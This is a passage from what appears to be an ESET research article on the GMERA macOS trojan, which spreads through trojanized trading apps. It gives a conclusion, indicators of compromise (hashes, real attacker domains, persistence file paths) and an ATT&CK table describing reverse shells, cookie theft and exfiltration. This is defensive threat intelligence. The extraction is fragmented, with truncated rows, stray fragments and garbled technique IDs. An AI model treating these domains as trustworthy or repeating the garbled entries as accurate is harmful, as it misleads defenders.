Figure 11. Packet capture of an operator using the reverse shell to exfiltrate browser cookies



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

perhaps they copy-and-pasted

some of the interests of the

Conclusion

The numerous campaigns run by this group show how much effort they've expended over the last year to compromise Mac users doing online trading. We still aren't sure how someone becomes a victim, downloading one of the trojanized applications, but the hypothesis of the operators directly contacting their targets and socially engineering them into installing the malicious application seems the most plausible.

It is interesting to note how the malware operation is more limited on the most recent version macOS. We did not see the operators try to circumvent the limitation surrounding screen captures. Further, we believe that the only way that they could see the computer screen on victim machines running Catalina would be to exfiltrate existing screenshots taken by the victim. This is a good, real-world example of a mitigation implementation in the operating system that has worked to limit the activities of malefactors.

Indicators of Compromise (IoCs)

Samples



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

p

op/Contents/Resources/run.sh

op/Contents/MacOS/Licatrade

9C0D839D1F3DA0577A123531E5B4503587D62229	Cointrazer.zip
DA1FDA04D4149EBF93756BCEF758EB860D0791B0	Cointrazer.app/Contents/Resources/nytyntrun.
F6CD98A16E8CC2DD3CA1592D9911489BB20D1380	Cointrazer.app/Contents/MacOS/Cointrazer
575A43504F79297CBFA900B55C12DC83C2819B46	Stockfolio.zip
B8F19B02F9218A8DD803DA1F8650195833057E2C	Stockfolio.app/Contents/MacOS/Stockfoli
AF65B1A945B517C4D8BAAA706AA19237F036F023	Stockfolio.app/Contents/Resources/run.sh

Code signing certificate



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

Developer identity	Valid from	App signed on
Levis Toretto (9T4J9V8NV5)	2018-11-25	2019-04-18
Andrei Sobolev (A265HSB92F)	2019-10-17	2019-10-17
Andrey Novoselov	2020-04-	2020-04-15

Network

Domain names

- repbaerray.pw
- macstockfolio.com
- latinumtrade.com
- trezarus.com
- trezarus.net
- cointrazer.com
- apperdenta.com
- narudina.com
- nagsrsdfsudinasa.com
- cupatrade.com



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

File paths


- `$HOME/Library/LaunchAgents/.com.apple.upd.plist`
- `$HOME/Library/LaunchAgents/.com.apple.system.plist`
- `/tmp/.fil.sh`
- `/tmp/loglog`

Launch Agent labels

- `com.apple.apps.upd`
- `com.apples.apps.upd`

MITRE ATT&CK techniques

Note: This table was built using [version 6](#) of the ATT&CK framework.



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

	Description
	needs to run the malicious application on the compromised device.
	provides reverse <code>bash</code> and <code>zsh</code> shells to the attacker operators.
	installs a Launch Agent to maintain persistence.
	Examples of GMERA we have analyzed in the past have signed and used valid, Apple-signed certificates (now revoked), certificates.

Credential Access	T1139	Bash History	A GMERA reconnaissance script lists the first 20 lines of the <code>.bash_history</code> file.
	T1539	Steal Web Session Cookie	GMERA's operators steal browser cookies via a reverse shell.
Discovery	T1083	File and Directory Discovery	GMERA's operators list files on the target system via a reverse shell and <code>ls</code> .
	T1497	Virtualization/Sandbox Evasion	A GMERA reconnaissance script checks for devices specific to hypervisors and warns the operators if run in a virtual machine.
	T1040	Network Sniffing	A GMERA reconnaissance script lists Wi-Fi networks available to the compromised Mac using <code>airport -s</code> .



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

	TI113	Screen Capture	compromised system and exfiltrate them through file.io.
Command and Control	TI043	Commonly Used Port	Initial reporting from the malware is done using HTTP on its standard TCP port (80).
	TI065	Uncommonly Used Port	GAMERA reverse shells are opened by connecting to C&C server TCP ports in the range 25733 to 25738.
Exfiltration	TI048	Exfiltration Over Alternative Protocol	GAMERA exfiltrates files from the reverse shell using HTTP to another attacker-controlled server.



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

Related Articles

ESET RESEARCH

CloudScout: Evasive Panda scouting cloud services

ESET RESEARCH

ESET Research Podcast: CosmicBeetle



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).



Award-winning news,
views, and insight from the
ESET security community

[Contact us](#)

[Legal](#)

[Information](#)

[RSS Feed](#)

[ESET](#)

[Privacy Policy](#)

[Manage Cookies](#)



Copyright © ESET, All Rights Reserved



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).